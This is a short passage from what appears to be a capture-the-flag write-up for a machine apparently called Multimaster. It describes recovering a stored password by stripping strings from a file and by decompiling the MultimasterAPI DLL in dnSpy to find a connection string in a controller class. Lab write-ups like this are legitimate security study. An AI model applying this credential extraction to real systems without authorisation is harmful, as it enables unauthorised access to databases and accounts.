


Will immediately reveal the result.

All we have to do is to take the password value and remove the strings.

Method 2: we will use dnSpy .NET reverse engineering tool (C→tools):

We open the dll file in dnSpy:



Then we go to MultimasterAPI.all→ Multimaster.Controllers→ColleagueConrtroller, and we look for the connection string.